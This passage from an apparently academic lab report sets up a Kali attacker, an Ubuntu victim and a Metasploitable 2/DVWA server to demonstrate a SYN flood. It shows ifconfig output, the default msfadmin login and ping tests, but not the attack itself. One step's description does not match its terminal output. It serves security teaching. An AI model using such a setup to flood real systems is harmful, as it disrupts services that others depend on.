DVWA, which stands for Damn Vulnerable Web Application, is a web application designed specifically to have security problems. It is particularly useful for teaching web application security in a realistic, hands-on setting. When used together, Metasploitable 2 creates a vulnerable network environment, whereas DVWA concentrates on web application vulnerabilities, giving security experts and students hands-on experience discovering and exploiting security flaws. (Rapid7, 2023)





Figure 9: DVWA website

(Rapid7, 2023)

### 3. Demonstration

#### 3.1 Environment Setup



*Figure 10: Demonstration Environment Setup Topology*

In this demonstration, the environment setup involves configuring three machines: the attacker machine running Kali Linux, the victim user machine using Ubuntu, and the victim server machine with Metasploitable 2 and DVWA. The IP addresses of each machine are identified using 'ifconfig' commands in **steps 1 to 3**. Testing connectivity is ensured by pinging between the victim user and server machines in step 4, and between the attacker and victim server machines in **step 5**. Additionally, browsing the DVWA website on the victim user machine validates connectivity. Wireshark is then configured to monitor packet transmission in **step 7**. Before the SYN flood attack in **step 8**, the availability of the website is checked. Hping3 is installed on the Kali Linux attacker machine in **step 9**, and its syntax and options are understood in **step 10**. The SYN flood attack is performed in **step 11**, with packets captured using Wireshark in **step 12**, and analyzed to understand the attack pattern in **step 13**. Finally, after the attack in **steps 14 and 15**, the availability and responsiveness of the DVWA website are checked again to assess the impact of the SYN flood attack.

### 3.1.1 Attacker machine(kali Linux)

**Purpose:** The attacker machine, running on Kali Linux, is used to launch various network attacks and penetration testing techniques.

**Operating System:** Kali Linux is specifically designed for cybersecurity professionals and contains a suite of tools for conducting security assessments and penetration testing.




Figure 11: Kali Linux Home Desktop

### 3.1.2 Victim user machine (Ubuntu)

**Purpose:** The victim user machine, running on Ubuntu, represents a typical user system that may be targeted by attackers.

**Operating System:** Ubuntu is a widely used Linux distribution known for its user-friendly interface and suitability for desktop use.




Figure 12: Ubuntu Linux Home Desktop


### 3.1.3 Victim server machine (Metasploitable 2 with DVWA)

**Purpose:** The victim server machine, configured with Metasploitable 2 and DVWA, acts as a vulnerable target for security testing.

**Metasploitable 2:** A purposely vulnerable virtual machine commonly used for practicing and learning penetration testing techniques.

**DVWA (Damn Vulnerable Web Application):** An intentionally insecure web application designed for security testing and educational purposes.

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]
```



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:
```

Figure 13: Metasploitable 2 login




Figure 14: Metaspitable 2 DVWA web homepage

## 3.2 IP address and ports tracing

### Importance of IP Address Tracing:


**Communication:** Identifying IP addresses facilitates the establishment of communication channels between the machines.

**Targeting:** Knowing the IPs helps in targeting specific machines for testing and attacks.

**Network Configuration:** Understanding the IPs aids in configuring networking components effectively.

**Step 1:** identify the IP addresses of the kali linux (attacker machine) using ifconfig

The first step involves using the '**ifconfig**' command to determine the IP address of the attacker machine (Kali Linux). This address is crucial for initiating communication and executing attacks.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.9.129 netmask 255.255.255.0 broadcast 192.168.9.255  
    inet6 fe80::6ee5:74f:f919:ec43 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:e8:3e:34 txqueuelen 1000 (Ethernet)  
    RX packets 90 bytes 16492 (16.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 35 bytes 10896 (10.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

Figure 15: Identifying the IP addresses of the kali linux (attacker machine) using "ifconfig"



**Step 2:** identify the IP address of metasploitbale 2 (victims server machine) using ifconfig  
Next, the IP address of the victim server machine (Metasploitable 2) is identified using 'ifconfig'. This IP is the target of attacks and needs to be known for successful penetration testing.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:90:e5:19
          inet addr:192.168.9.128  Bcast:192.168.9.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe90:e519/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9074 (8.8 KB)  TX bytes:7398 (7.2 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27569 (26.9 KB)  TX bytes:27569 (26.9 KB)

msfadmin@metasploitable:~$
```

Figure 16: Identifying the IP address of metasploitbale 2 (victims server machine) using "ifconfig"

**Step 3:** identify the IP address of Ubuntu (victim user machine) using ifconfig

Similarly, the IP address of the victim user machine (Ubuntu) is determined using 'ifconfig'. This IP is essential for testing connectivity and ensuring seamless interaction within the network.



```
saten@saten-virtual-machine: ~  
saten@saten-virtual-machine:~$ ifconfig  
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.9.131 netmask 255.255.255.0 broadcast 192.168.9.255  
    inet6 fe80::7529:220b:de86:368d prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:36:83:1b txqueuelen 1000 (Ethernet)  
    RX packets 2514 bytes 3230879 (3.2 MB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 765 bytes 102689 (102.6 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 197 bytes 19235 (19.2 KB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 197 bytes 19235 (19.2 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
saten@saten-virtual-machine:~$
```

Figure 17: Identifying the IP address of Ubuntu (victim user machine) using "ifconfig"


### 3.3 Test Connectivity

#### Step 4: pinging the victim user machine from victim server machine to ensure connectivity

In this step, you ping the victim user machine (Ubuntu) from the victim server machine (Metasploitable 2) to verify network connectivity between them.

Running the ping command from the victim server machine to the victim user machine's IP address allows you to check if packets can successfully reach the victim user machine.

A successful ping results in receiving responses (ICMP echo replies) from the victim user machine, indicating that communication is established between the two machines on the network.



The screenshot shows a terminal window titled "saten@saten-virtual-machine: ~". The user has entered the command `ping 192.168.9.128`. The output shows eight successful ping responses, each with 64 bytes of data, a TTL of 64, and various response times ranging from 0.636 ms to 4.46 ms. The terminal window is part of a desktop environment with a sidebar on the left containing icons for Firefox, a mail client, a file manager, a terminal, a document, an application store, and a help icon.

```
saten@saten-virtual-machine:~$ ping 192.168.9.128
PING 192.168.9.128 (192.168.9.128) 56(84) bytes of data.
64 bytes from 192.168.9.128: icmp_seq=1 ttl=64 time=4.46 ms
64 bytes from 192.168.9.128: icmp_seq=2 ttl=64 time=1.72 ms
64 bytes from 192.168.9.128: icmp_seq=3 ttl=64 time=1.65 ms
64 bytes from 192.168.9.128: icmp_seq=4 ttl=64 time=1.70 ms
64 bytes from 192.168.9.128: icmp_seq=5 ttl=64 time=0.953 ms
64 bytes from 192.168.9.128: icmp_seq=6 ttl=64 time=1.63 ms
64 bytes from 192.168.9.128: icmp_seq=7 ttl=64 time=1.48 ms
64 bytes from 192.168.9.128: icmp_seq=8 ttl=64 time=0.636 ms
```

Figure 18: Pinging the victim user machine from victim server machine to ensure connectivity

**Step 5: pinging the victim server machine from attacker machine to ensure connectivity**

This step involves pinging the victim server machine (Metasploitable 2) from the attacker machine (Kali Linux) to ensure connectivity between them.

By executing the ping command from the attacker machine towards the victim server machine's IP address, you can test if packets can reach the victim server machine from the attacker.

A successful ping response confirms that the attacker machine can communicate with the victim server machine over the network, demonstrating connectivity between them.

